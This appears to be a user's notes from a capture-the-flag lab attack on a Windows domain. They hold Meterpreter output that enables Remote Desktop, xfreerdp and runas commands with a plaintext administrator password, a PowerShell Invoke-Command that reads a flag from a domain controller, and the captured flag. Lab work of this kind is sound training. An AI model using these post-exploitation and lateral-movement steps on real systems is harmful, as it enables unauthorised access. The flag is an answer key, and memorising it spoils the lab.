
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]   RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]   The Terminal Services service is not set to auto, changing it to auto ...
[*] The following Error was encountered: Rex::TimeoutError Operation timed out.
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up__20191029.4757.rc

to rdp as web\Administrator then used runas to get kerberos tgt

proxychains xfreerdp /u:administrator /p:'Myp@ssw0rd' /v:192.168.3.202:3389

sucked disabled firewall and used external address

xfreerdp /u:administrator /p:'Myp@ssw0rd' /v:10.13.38.16:3389



runas /netonly /user:htb\administrator cmd

PS C:\Windows\system32> $cred = New-Object Management.Automation.PSCredential ("Administrator",$(convertto-securestring "Myp@ssw0rd" -asplaintext -force)); Invoke-Command -Credential $cred -Computername dc1.htb.local -ScriptBlock { type C:\Users\Administrator.HTB\Desktop\flag.txt }

FLAG 7: HADES{Tam1ng_Kerber0s_Wi1l_gRant_4cCess_t0_H4des}
DOMINION